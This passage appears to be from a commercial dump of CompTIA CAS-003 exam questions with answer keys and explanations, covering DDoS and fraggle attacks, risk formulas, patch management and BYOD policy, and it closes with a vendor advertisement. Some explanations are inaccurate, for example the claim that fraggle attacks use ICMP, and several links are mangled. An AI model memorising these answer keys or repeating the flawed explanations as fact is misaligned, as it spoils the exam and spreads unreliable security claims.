B: Penetration testing is a broad term to refer to all the different types of tests such as back box-, white box and gray box testing.

C: Grey Box testing is similar to white box testing, but not as insightful.

D: Code signing is the term used to refer to the process of digitally signing executables and scripts to confirm the author. This is not applicable in this case.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 18, 168-169

**NEW QUESTION 210**

The Information Security Officer (ISO) believes that the company has been targeted by cybercriminals and it is under a cyber attack. Internal services that are normally available to the public via the Internet are inaccessible, and employees in the office are unable to browse the Internet. The senior security engineer starts by reviewing the bandwidth at the border router, and notices that the incoming bandwidth on the router's external interface is maxed out. The security engineer then inspects the following piece of log to try and determine the reason for the downtime, focusing on the company's external router's IP which is 128.20.176.19:

11:16:22.110343 IP 90.237.31.27.19 > 128.20.176.19.19: UDP, length 1400

11:16:22.110351 IP 23.27.112.200.19 > 128.20.176.19.19: UDP, length 1400

11:16:22.110358 IP 192.200.132.213.19 > 128.20.176.19.19: UDP, length 1400

11:16:22.110402 IP 70.192.2.55.19 > 128.20.176.19.19: UDP, length 1400

11:16:22.110406 IP 112.201.7.39.19 > 128.20.176.19.19: UDP, length 1400

Which of the following describes the findings the senior security engineer should report to the ISO and the BEST solution for service restoration?

- A. After the senior engineer used a network analyzer to identify an active Fraggle attack, the company's ISP should be contacted and instructed to block the malicious packets.
- B. After the senior engineer used the above IPS logs to detect the ongoing DDOS attack, an IPS filter should be enabled to block the attack and restore communication.
- C. After the senior engineer used a mirror port to capture the ongoing amplification attack, a BGP sinkhole should be configured to drop traffic at the source networks.
- D. After the senior engineer used a packet capture to identify an active Smurf attack, an ACL should be placed on the company's external router to block incoming UDP port 19 traffic.

**Answer:** A

**Explanation:**

The exhibit displays logs that are indicative of an active fraggle attack. A Fraggle attack is similar to a smurf attack in that it is a denial of service attack, but the difference is that a fraggle attack makes

use of ICMP and UDP ports 7 and 19. Thus when the senior engineer uses a network analyzer to identify the attack he should contact the company's ISP to block those malicious packets. Incorrect Answers:

B: The logs are indicative of an ongoing fraggle attack. Even though a fraggle attack is also a DOS attack the best form of action to take would be to ask the ISP to block the malicious packets.

C: Configuring a sinkhole to block a denial of service attack will not address the problem since the type of attack as per the logs indicates a fraggle attack.

D: A smurf attack spoofs the source address with the address of the victim, and then sends it out as a broadcast ping. Each system in the network will then respond, and flood the victim with echo replies. The logs do not indicate a smurf attack.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 165, 168

[https://en.wikipedia.org/wiki/Fraggle\\_attack](https://en.wikipedia.org/wiki/Fraggle_attack)HYPERLINK "[https://en.wikipedia.org/wiki/Fraggle\\_attack](https://en.wikipedia.org/wiki/Fraggle_attack)"k

**NEW QUESTION 213**

The Chief Executive Officer (CEO) of an Internet service provider (ISP) has decided to limit the company's contribution to worldwide Distributed Denial of Service (DDoS) attacks. Which of the following should the ISP implement? (Select TWO).

- A. Block traffic from the ISP's networks destined for blacklisted IPs.
- B. Prevent the ISP's customers from querying DNS servers other than those hosted by the ISP.
- C. Scan the ISP's customer networks using an up-to-date vulnerability scanner.
- D. Notify customers when services they run are involved in an attack.
- E. Block traffic with an IP source not allocated to customers from exiting the ISP's network.

**Answer:** DE

**Explanation:**

Since DDOS attacks can originate from many different devices and thus makes it harder to defend against, one way to limit the company's contribution to DDOS

attacks is to notify customers about any DDOS attack when they run services that are under attack. The company can also block IP sources that are not allocated to customers from the existing SIP's network.

Incorrect Answers:

A: Blocking traffic is in essence denial of service and this should not be implemented by the company.

B: Preventing the ISP's customers from querying/accessing other DNS serves is also a denial of service.

C: Making use of vulnerability scanners does not limit a company's contribution to the DDOS attacks. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 286

#### NEW QUESTION 217

A security engineer is responsible for monitoring company applications for known vulnerabilities. Which of the following is a way to stay current on explogts and information security news?

A. Update company policies and procedures

B. Subscribe to security mailing lists

C. Implement security awareness training

D. Ensure that the organization vulnerability management plan is up-to-date

**Answer: B**

#### Explanation:

Subscribing to bug and vulnerability, security mailing lists is a good way of staying abreast and keeping up to date with the latest in those fields.

Incorrect Answers:

A: Updating company policies and procedures are not staying current on the topic since attacks are generated from outside sources and the best way to stay current on what is happening in that particular topic is to subscribe to a mailing list on the topic.

C: Security awareness training serves best as an operational control insofar as mitigating risk is concerned and not to stay current on the topic.

D: Making sure the company vulnerability plan is up to date is essential but will not keep you up to date on the topic as a subscription to a security mailing list.

References:

Conklin, Wm. Arthur, Gregory White and Dwayne Williams, CASP CompTIA Advanced Security Practitioner Certification Study Guide (Exam CAS-001), McGraw-Hill, Columbus, 2012, p. 139 Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 219

#### NEW QUESTION 220

A Chief Financial Officer (CFO) has raised concerns with the Chief Information Security Officer (CISO) because money has been spent on IT security infrastructure, but corporate assets are still found to be vulnerable. The business recently funded a patch management product and SOE hardening initiative.

A third party auditor reported findings against the business because some systems were missing patches. Which of the following statements BEST describes this situation?

A. The CFO is at fault because they are responsible for patching the systems and have already been given patch management and SOE hardening products.

B. The audit findings are invalid because remedial steps have already been applied to patch servers and the remediation takes time to complete.

C. The CISO has not selected the correct controls and the audit findings should be assigned to them instead of the CFO.

D. Security controls are generally never 100% effective and gaps should be explained to stakeholders and managed accordingly.

**Answer: D**

#### Explanation:

Security controls can never be run 100% effective and is mainly observed as a risk mitigation strategy thus the gaps should be explained to all stakeholders and managed accordingly.

Incorrect Answers:

A: The CFO's main concern would be of a monetary nature as per the job description and not the IT security infrastructure or patch management per se.

B: The audit findings are not invalid since the audit actually found more missing patches on some systems.

C: The chief information security officer is the executive in the company that has the responsibility over information security in the organization; the CISO does not necessarily select controls. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 204, 213

#### NEW QUESTION 221

The Information Security Officer (ISO) is reviewing a summary of the findings from the last COOP tabletop exercise. The Chief Information Officer (CIO) wants to determine which additional controls must be implemented to reduce the risk of an extended customer service outage due to the VoIP system being unavailable.

Which of the following BEST describes the scenario presented and the document the ISO is reviewing?

A. The ISO is evaluating the business implications of a recent telephone system failure within the BIA.

B. The ISO is investigating the impact of a possible downtime of the messaging system within the RA.

C. The ISO is calculating the budget adjustment needed to ensure audio/video system redundancy within the RFQ.

D. The ISO is assessing the effect of a simulated downtime involving the telecommunication system within the AAR.

**Answer: D**

#### Explanation:

VoIP is an integral part of network design and in particular remote access, that enables customers accessing and communicating with the company. If VoIP is unavailable then the company is in a situation that can be compared to downtime. And since the ISO is reviewing the summary of findings from the last COOP tabletop exercise, it can be said that the ISO is assessing the effect of a simulated downtime within the AAR.

Incorrect Answers:

A: Evaluating business implications due to a recent telephone system failure is done as part of Business impact Analysis (BIA) and a BIA is done mainly to, and as part of analyzing business critical business functions, identifying and quantifying the impact of the loss of those functions.

B: Possible downtime within the Risk Assessment (AR) is done to determine the quantitative or qualitative estimate of risk related to a specific situation and establishing an acceptable risk.

C: Requests for Quotations involves the research involved to procure a contract for security requirements; the whole process of inviting suppliers of a service to bid for the contract. References:

<http://searchstorage.techtarget.com/definition/business-impact-analysis> HYPERLINK "http://searchstorage.techtarget.com/definition/business-impact-analysis" pact-analysis

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 39, 45-46, 297



**NEW QUESTION 224**

A new web based application has been developed and deployed in production. A security engineer decides to use an HTTP interceptor for testing the application. Which of the following problems would MOST likely be uncovered by this tool?

- A. The tool could show that input validation was only enabled on the client side
- B. The tool could enumerate backend SQL database table and column names
- C. The tool could force HTTP methods such as DELETE that the server has denied
- D. The tool could fuzz the application to determine where memory leaks occur

**Answer:** A

**Explanation:**

A HTTP Interceptor is a program that is used to assess and analyze web traffic thus it can be used to indicate that input validation was only enabled on the client side.

Incorrect Answers:

B: Assessing and analyzing web traffic is not used to enumerate backend SQL database tables and column names.

C: HTTP methods such as Delete that the server has denied are not performed by the HTTP interceptor.

D: Application fuzzing is not performed by the HTTP interceptor tool. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 181

**NEW QUESTION 229**

The security engineer receives an incident ticket from the helpdesk stating that DNS lookup requests are no longer working from the office. The network team has ensured that Layer 2 and Layer 3 connectivity are working. Which of the following tools would a security engineer use to make sure the DNS server is listening on port 53?

- A. PING
- B. NESSUS
- C. NSLOOKUP
- D. NMAP

**Answer:** D

**Explanation:**

NMAP works as a port scanner and is used to check if the DNS server is listening on port 53. Incorrect Answers:

A: PING is in essence a network administration tool that is used to test the reachability of a host. B: NESSUS is used as a vulnerability scanner.

C: NSLOOKUP is a tool used for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or for any other specific DNS record.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 172-173, 396

**NEW QUESTION 234**

A human resources manager at a software development company has been tasked with recruiting personnel for a new cyber defense division in the company. This division will require personnel to have high technology skills and industry certifications. Which of the following is the BEST method for this manager to gain insight into this industry to execute the task?

- A. Interview candidates, attend training, and hire a staffing company that specializes in technology jobs
- B. Interview employees and managers to discover the industry hot topics and trends
- C. Attend meetings with staff, internal training, and become certified in software management
- D. Attend conferences, webinars, and training to remain current with the industry and job requirements

**Answer:** D

**Explanation:**

Conferences represent an important method of exchanging information between researchers who are usually experts in their respective fields. Together with webinars and training to remain current on the subject the manager will be able to gain valuable insight into the cyber defense industry and be able to recruit personnel.

Incorrect Answers:

A: Merely interviewing candidates and hiring a staffing company will not provide the human resources manager with the necessary insight into a new cyber defense division for the company. B: Interviewing the employees and managers to pick up on hot, new trends is not the best possible way to gain the appropriate insight.

C: It is not guaranteed that the existing staff would be on top of new developments that would make them in tune with the new division that is being envisaged by the company. It would be best to gain insight from more knowledgeable sources such as conferences, etc.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 293

**NEW QUESTION 239**

The Chief Information Security Officer (CISO) is asking for ways to protect against zero-day exploits. The CISO is concerned that an unrecognized threat could compromise corporate data and result in regulatory fines as well as poor corporate publicity. The network is mostly flat, with split staff/guest wireless functionality. Which of the following equipment MUST be deployed to guard against unknown threats?

- A. Cloud-based antivirus solution, running as local admin, with push technology for definition updates.
- B. Implementation of an offsite data center hosting all company data, as well as deployment of VDI for all client computing needs.
- C. Host based heuristic IPS, segregated on a management VLAN, with direct control of the perimeter firewall ACLs.
- D. Behavior based IPS with a communication link to a cloud based vulnerability and threat fee

**Answer:** D

**Explanation:**

Good preventive security practices are a must. These include installing and keeping firewall policies carefully matched to business and application needs, keeping antivirus software updated, blocking

potentially harmful file attachments and keeping all systems patched against known vulnerabilities. Vulnerability scans are a good means of measuring the



effectiveness of preventive procedures. Real-time protection: Deploy inline intrusion-prevention systems (IPS) that offer comprehensive protection. When considering an IPS, seek the following capabilities: network-level protection, application integrity checking, application protocol Request for Comment (RFC) validation, content validation and forensics capability. In this case it would be behavior-based IPS with a communication link to a cloud-based vulnerability and threat feed.

Incorrect Answers:

A: A cloud-based anti-virus solution will not protect against a zero-day exploit.

B: Due to the nature of zero-day exploits an off-site data center hosting solution for the company data is not the best protection against a zero-day exploit.

C: The best protection against zero-day exploits are behavior-based IPS and not host-based heuristic IPS.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 194

[https://en.wikipedia.org/wiki/Zeroday\\_\(computing\)](https://en.wikipedia.org/wiki/Zeroday_(computing)) "https://en.wikipedia.org/wiki/Zeroday\_(computing)"g/wiki/Zero-day\_%28computing%29

#### NEW QUESTION 244

The helpdesk is receiving multiple calls about slow and intermittent Internet access from the finance department. The following information is compiled:

Caller 1, IP 172.16.35.217, NETMASK 255.255.254.0

Caller 2, IP 172.16.35.53, NETMASK 255.255.254.0

Caller 3, IP 172.16.35.173, NETMASK 255.255.254.0

All callers are connected to the same switch and are routed by a router with five built-in interfaces. The upstream router interface's MAC is 00-01-42-32-ab-1a

A packet capture shows the following:

09:05:15.934840 arp reply 172.16.34.1 is-at 00:01:42:32:ab:1a (00:01:42:32:ab:1a)

09:06:16.124850 arp reply 172.16.34.1 is-at 00:01:42:32:ab:1a (00:01:42:32:ab:1a)

09:07:25.439811 arp reply 172.16.34.1 is-at 00:01:42:32:ab:1a (00:01:42:32:ab:1a)

09:08:10.937590 IP 172.16.35.1 > 172.16.35.255: ICMP echo request, id 2305, seq 1, length 65534

09:08:10.937591 IP 172.16.35.1 > 172.16.35.255: ICMP echo request, id 2306, seq 2, length 65534

09:08:10.937592 IP 172.16.35.1 > 172.16.35.255: ICMP echo request, id 2307, seq 3, length 65534

Which of the following is occurring on the network?

A. A man-in-the-middle attack is underway on the network.

B. An ARP flood attack is targeting at the router.

C. The default gateway is being spoofed on the network.

D. A denial of service attack is targeting at the route

**Answer: D**

#### Explanation:

The above packet capture shows an attack where the attacker is busy consuming your resources (in this case the router) and preventing normal use. This is thus a Denial Of Service Attack.

Incorrect Answers:

A: A man-in-the-middle attack is when an attacker intercepts and perhaps changes the data that is transmitted between two users. The packet capture is not indicative of a man-in-the-middle attack. B: With an ARP flood attack thousands of spoofed data packets with different physical addresses are sent to a device. This is not the case here.

C: A gateway being spoofed show up as any random number that the attacker feels like listing as the caller. This is not what is exhibited in this case.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 286

#### NEW QUESTION 246

A system worth \$100,000 has an exposure factor of eight percent and an ARO of four. Which of the following figures is the system's SLE?

A. \$2,000

B. \$8,000

C. \$12,000

D. \$32,000

**Answer: B**

#### Explanation:

Single Loss Expectancy (SLE) is mathematically expressed as: Asset value (AV) x Exposure Factor (EF) SLE = AV x EF = \$100 000 x 8% = \$ 8 000

References: [http://www.financeformulas.net/Return\\_on\\_Investment.html](http://www.financeformulas.net/Return_on_Investment.html) [https://en.wikipedia.org/wiki/Risk\\_assessment](https://en.wikipedia.org/wiki/Risk_assessment)

#### NEW QUESTION 250

An administrator believes that the web servers are being flooded with excessive traffic from time to time. The administrator suspects that these traffic floods correspond to when a competitor makes major announcements. Which of the following should the administrator do to prove this theory?

A. Implement data analytics to try and correlate the occurrence times.

B. Implement a honey pot to capture traffic during the next attack.

C. Configure the servers for high availability to handle the additional bandwidth.

D. Log all traffic coming from the competitor's public IP addresses

**Answer: A**

#### Explanation:

There is a time aspect to the traffic flood and if you correlate the data analytics with the times that the incidents happened, you will be able to prove the theory.

Incorrect Answers:

B: A honey pot is designed to attract traffic and this will not prove the theory.

C: Configuring any of your servers for high availability will only accommodate the competitor and not prove your theory.

D: Logging all incoming traffic will not prove the theory as you want to check whether the incidents occur when the competitor makes major announcement a not all of the incoming traffic, even if it is from the competitor.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 114-115

**NEW QUESTION 253**

A well-known retailer has experienced a massive credit card breach. The retailer had gone through an audit and had been presented with a potential problem on their network. Vendors were authenticating directly to the retailer's AD servers, and an improper firewall rule allowed pivoting from the AD server to the DMZ where credit card servers were kept. The firewall rule was needed for an internal application that was developed, which presents risk. The retailer determined that because the vendors were required to have site to site VPN's no other security action was taken.

To prove to the retailer the monetary value of this risk, which of the following type of calculations is needed?

- A. Residual Risk calculation
- B. A cost/benefit analysis
- C. Quantitative Risk Analysis
- D. Qualitative Risk Analysis

**Answer: C**

**Explanation:**

Performing quantitative risk analysis focuses on assessing the probability of risk with a metric measurement which is usually a numerical value based on money or time.

Incorrect Answers:

A: A residual risk is one that still remains once the risk responses are applied. Thus a Residual risk calculation is not required.

B: Cost Benefit Analysis is used for Quality Planning. This is not what is required.

D: A qualitative risk analysis entails a subjective assessment of the probability of risks. The scenario warrants a quantitative risk.

References:

Project Management Institute, A Guide to the Project Management Body of Knowledge (PMBOK Guide), 5th Edition, Project Management Institute, Inc., Newtown Square, 2013, pp. 373, 585, 589 Schwalbe, Kathy, Managing Information Technology Projects, Revised 6th Edition, Course Technology, Andover, 2011, pp. 421-447

Whitaker, Sean, PMP Training Kit, O'Reilly Media, Sebastopol, 2013, pp. 335-375

**NEW QUESTION 254**

A mature organization with legacy information systems has incorporated numerous new processes and dependencies to manage security as its networks and infrastructure are modernized. The Chief Information Office has become increasingly frustrated with frequent releases, stating that the organization needs everything to work completely, and the vendor should already have those desires built into the software product. The vendor has been in constant communication with personnel and groups within the organization to understand its business process and capture new software requirements from users. Which of the following methods of software development is this organization's configuration management process using?

- A. Agile
- B. SDL
- C. Waterfall
- D. Joint application development

**Answer: A**

**Explanation:**

In agile software development, teams of programmers and business experts work closely together, using an iterative approach.

Incorrect Answers:

B: The Microsoft developed security development life cycle (SDL) is designed to minimize the security-related design and coding bugs in software. An organization that implements SDL has a central security team that performs security functions.

C: The waterfall model is a sequential software development processes, in which progress is seen as flowing steadily downwards through the phases of conception, initiation, analysis, design, construction, testing, production/implementation and maintenance.

D: The vendor is still responsible for developing the solution, Therefore this is not an example of joint application development.

References:

BOOK pp. 371, 374

[https://en.wikipedia.org/wiki/Waterfall\\_model](https://en.wikipedia.org/wiki/Waterfall_model)

**NEW QUESTION 258**

A security engineer is a new member to a configuration board at the request of management. The company has two new major IT projects starting this year and wants to plan security into the application deployment. The board is primarily concerned with the applications' compliance with federal assessment and authorization standards. The security engineer asks for a timeline to determine when a security assessment of both applications should occur and does not attend subsequent configuration board meetings. If the security engineer is only going to perform a security assessment, which of the following steps in system authorization has the security engineer omitted?

- A. Establish the security control baseline
- B. Build the application according to software development security standards
- C. Review the results of user acceptance testing
- D. Consult with the stakeholders to determine which standards can be omitted

**Answer: A**

**Explanation:**

A security baseline is the minimum level of security that a system, network, or device must adhere to. It is the initial point of reference for security and the document against which assessments would be done.

Incorrect Answers:

B: Building the application with secure coding is the programmers' duty. C: User acceptance testing is part of the development process

D: Standards are not security concerns. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 272-273

**NEW QUESTION 261**

During a recent audit of servers, a company discovered that a network administrator, who required remote access, had deployed an unauthorized remote access application that communicated over common ports already allowed through the firewall. A network scan showed that this remote access application had already been installed on one third of the servers in the company. Which of the following is the MOST appropriate action that the company should take to provide a more appropriate solution?

- A. Implement an IPS to block the application on the network
- B. Implement the remote application out to the rest of the servers
- C. Implement SSL VPN with SAML standards for federation
- D. Implement an ACL on the firewall with NAT for remote access

**Answer:** C

**Explanation:**

A Secure Sockets Layer (SSL) virtual private network (VPN) would provide the network administrator who requires remote access a secure and reliable method of accessing the system over the Internet. Security Assertion Markup Language (SAML) standards for federation will provide cross-web service authentication and authorization.

Incorrect Answers:

A: Blocking the application would prevent the network administrator who requires remote access from accessing the system. While this will address the presence of the unauthorized remote access application, it will not address the network administrator's need for remote access.

B: Installing the unauthorized remote access application on the rest of the servers would not be an "appropriate" solution. An appropriate solution would provide a secure form of remote access to the network administrator who requires remote access.

D: An access control list (ACL) is used for packet filtering and for selecting types of traffic to be analyzed, forwarded, or blocked by the firewall or device. The ACL may block traffic based on source and destination address, interface, port, protocol, thresholds and various other criteria.

A. However,

network address translation (NAT) is not used for remote access. It is used to map private IPv4 addresses to a single public IPv4 address, allowing multiple internal hosts with private IPv4 addresses to access the internet via the public IPv4 address.

References:

BOOK pp. 28, 40-41, 110-112, 138. 335-336 [htHYPERLINK](#)

"[https://en.wikipedia.org/wiki/Network\\_address\\_translation](https://en.wikipedia.org/wiki/Network_address_translation)"[tps://en.wikipedia.org/wiki/Network\\_address\\_translation](https://en.wikipedia.org/wiki/Network_address_translation)

**NEW QUESTION 263**

A company has issued a new mobile device policy permitting BYOD and company-issued devices. The company-issued device has a managed middleware client that restricts the applications allowed on company devices and provides those that are approved. The middleware client provides configuration standardization for both company owned and BYOD to secure data and communication to the device according to industry best practices. The policy states that, "BYOD clients must meet the company's infrastructure requirements to permit a connection." The company also issues a memorandum separate from the policy, which provides instructions for the purchase, installation, and use of the middleware client on BYOD. Which of the following is being described?

- A. Asset management
- B. IT governance
- C. Change management
- D. Transference of risk

**Answer:** B

**Explanation:**

IT governance is aimed at managing information security risks. It entails educating users about risk and implementing policies and procedures to reduce risk.

Incorrect Answers:

A: Asset management is the process of organizing, tracking, and supporting the assets of a company. However, bring your own device (BYOD) entail the use of personal devices, which are not company assets.

C: Change management is the process of managing changes to the system and programs to ensure that changes occur in an ordered process. It should minimize the risk of unauthorized changes and help reverse any unauthorized change.

D: Transference of risk is the process of having a third party carry the risk for a company, through insurance, for example.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 80-81, 133-134, 209-210, 218, 231-233

**NEW QUESTION 265**

A security engineer on a large enterprise network needs to schedule maintenance within a fixed window of time. A total outage period of four hours is permitted for servers. Workstations can undergo maintenance from 8:00 pm to 6:00 am daily. Which of the following can specify parameters for the maintenance work? (Select TWO).

- A. Managed security service
- B. Memorandum of understanding
- C. Quality of service
- D. Network service provider
- E. Operating level agreement

**Answer:** BE

**Explanation:**

B: A memorandum of understanding (MOU) documents conditions and applied terms for outsourcing partner organizations that must share data and information resources. It must be signed by a representative from each organization that has the legal authority to sign and are typically secured, as they are considered confidential.

E: An operating level agreement (OLA) defines the responsibilities of each partner's internal support group and what group and resources are used to meet the specified goal. It is used in conjunction with service level agreements (SLAs).

Incorrect Answers:

A: A managed security service (MSS) is a network security service that has been outsourced to a service provider, such as an Internet Service Provider (ISP). In the earlier days of the Internet, ISPs would sell customers a firewall appliance, as customer premises equipment (CPE), and for an additional fee would manage the customer-owned firewall over a dial-up connection.

C: Quality of service (QoS) is a mechanism that is designed to give priority to different applications, users, or data to provide a specific level of performance. It is often used in networks to prioritize certain types of network traffic.

D: A network service provider (NSP) provides bandwidth or network access via direct Internet backbone access to the Internet and usually access to its network access points (NAPs). They are sometimes referred to as backbone providers or internet providers.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 237, 362

[htHYPERLINK "https://en.wikipedia.org/wiki/Managed\\_security\\_service"](https://en.wikipedia.org/wiki/Managed_security_service)[ps://en.wikipedHYPERLINK](https://en.wikipedia.org/wiki/Managed_security_service)

"https://en.wikipedia.org/wiki/Managed\_security\_service"ia.org/wiki/Managed\_secuHYPERLINK  
"https://en.wikipedia.org/wiki/Managed\_security\_service"rity\_service  
https://en.wikipHYPERLINK "https://en.wikipedia.org/wiki/Network\_service\_provider"dia.org/wiki/Network\_service\_provider

**NEW QUESTION 267**

.....



## Thank You for Trying Our Product

\* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

\* One year free update

You can enjoy free update one year. 24x7 online support.

\* Trusted by Millions

We currently serve more than 30,000,000 customers.

\* Shop Securely

All transactions are protected by VeriSign!

**100% Pass Your CAS-003 Exam with Our Prep Materials Via below:**

<https://www.certleader.com/CAS-003-dumps.html>